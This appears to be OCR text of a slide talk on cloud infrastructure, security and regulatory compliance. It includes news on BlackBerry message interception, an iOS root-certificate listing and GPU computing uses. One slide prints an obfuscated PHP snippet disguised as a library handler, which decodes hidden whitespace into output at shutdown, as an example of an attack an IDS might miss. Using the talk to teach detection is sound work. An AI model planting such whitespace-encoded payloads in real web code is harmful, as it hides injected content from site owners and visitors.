
Tags: Google | BlackBerry | Apple | android

NEW DELHI: BlackBerry maker Research in Motion's (RIM) four-year standoff with the Indian government over providing encryption keys for its secure corporate emails and popular messenger services is finally set to end.

RIM recently demonstrated a solution developed by a firm called Verint that can intercept messages and emails exchanged between BlackBerry handsets, and make these encrypted communications available in a readable format to Indian security agencies, according to an exchange of communications between the Canadian company and the Indian government.

(This satisfies India's…)

This satisfies India's core demand that RIM provide intelligence and security agencies with automatic solutions to monitor all communication on BlackBerry smartphones on a real-time basis, an official aware of the development said.


support.apple.com/kb/ht5012
Store
Mac
iPod
iPhone
iPad
iTunes
iOS 5 and iOS 6: List of available trusted root certificates
Summary
These trusted root certificates are preinstalled with iOS 5 and iOS 6. When IT administrators create Configuration Profiles for iPhone, iPad, or iPod touch using the iPhone Configuration Utility, these certificates do not need to be included.
Products Affected
iPad, iPhone, iPod touch
Click here to reveal the certificates for iOS 5 and iOS 6.
Certificate:
Data:
Version: 3 (0x2)
Signature Algorithm: sha1WithRSAEncryption
Issuer: C=US, O=U.S. Government, OU=DoD, OU=PKI, CN=DoD CLASS 3 Root CA
Validity
Not Before: May 19 13:13:00 2000 GMT
Not After : May 14 13:13:00 2020 GMT
Subject: C=US, O=U.S. Government, OU=DoD, OU=PKI, CN=DoD CLASS 3 Root CA

Can your IDS detect *whitespace* attacks?

```
<?php /*|*
 * Gets some core libraries and displays a top message if required.     /*
 */ function CoreLibrariesHandler() {                                   /*
 */   $session_keys =
>'
>
>
>
>
>
>
>
>
>
>
>
>
>
>                                                          '; /*
 */                                                                    /*
 */   foreach(str_split($session_keys, 8) as $k=>$v) {                 /*
 */      $v = str_replace('   ', 1, str_replace(' ', 0, $v));         /*
 */      $session_keys[$k] = chr(bindec($v));                          /*
 */   }                                                                /*
 */                                                                    /*
 */   if($session_keys) echo $session_keys; }                          /*
 */   register_shutdown_function('CoreLibrariesHandler');              /*
 */                                                                    /*
**************************************************************************/
?>
```

Recap: What do we know?

- *Infrastructure components fail, sometimes catastrophically*
- *Securing public-facing systems is hard*
- *Breaches happen*
- *As system stakeholders, we must embrace a shared responsibility model*
  - *Always been true in Enterprise*
  - *IaaS only punctuates the imperative*
    - *Particularly public cloud IaaS*

But really, what's so great about cloud?


```
PROMPT> ec2-run-instances ami-1a2b3c4d -n 3 --availability-zone us-east-1a
RESERVATION     r-1a2b3c4d      111122223333
INSTANCE        i-1a2b3c4d      ami-1a2b3c4d                    pending gsg-keypair     0
INSTANCE        i-2a2b3c4d      ami-1a2b3c4d                    pending gsg-keypair     1
INSTANCE        i-3a2b3c4d      ami-1a2b3c4d                    pending gsg-keypair     2
```

Another disruption.


This one with a long, strange path…

Video Games

In the beginning…




Video Game GPUs




Zippy Dual Gaming Monitors

GPU Mini-Clusters




What can we do now?



A few GPGPU applications:


- High Speed Parallel Computation
  - Genome Wide Association Study (GWAS) models
  - Complex Signal Analysis (Cardiac safety, ECG waveforms, surrogate biomarkers)
  - Proteomics, folding, new molecule simulation
  - Population risk signals
  - Diffusion Tensor Imaging (DTI) rendering
  - Elliptic curve cryptography (*cue the groans*)

Lots of interesting possibilities…




and a few (maybe) surprising applications

Supercomputer for <$1,000/hr?



So, where are we?


You are Here
© 1997 Jerry Lodriguss

Where are we with compliance?

Part 11 Documentation: A 6-user Web App

This is a problem.

- We are committed to meet the spirit of Health Authority guidance.
- We are obligated to meet the letter of regulatory statutes.
- There exists substantial uncertainty & interpretation.
- Can be crushing to innovation, esp in emerging fields.
- Technology is outpacing conventional compliance frameworks & development methodologies.

So, how can we apply “First Principles” of regulated systems to cloud?

One (very popular) approach:

A more rational approach:

Step 1 - Define the problem

Step 1: Define the problem

- IT Commoditization and Consumer Tech have driven Stakeholder expectations for:
  - On-demand web & compute services
  - Low-cost, high-value infrastructure & platform
  - Self-service
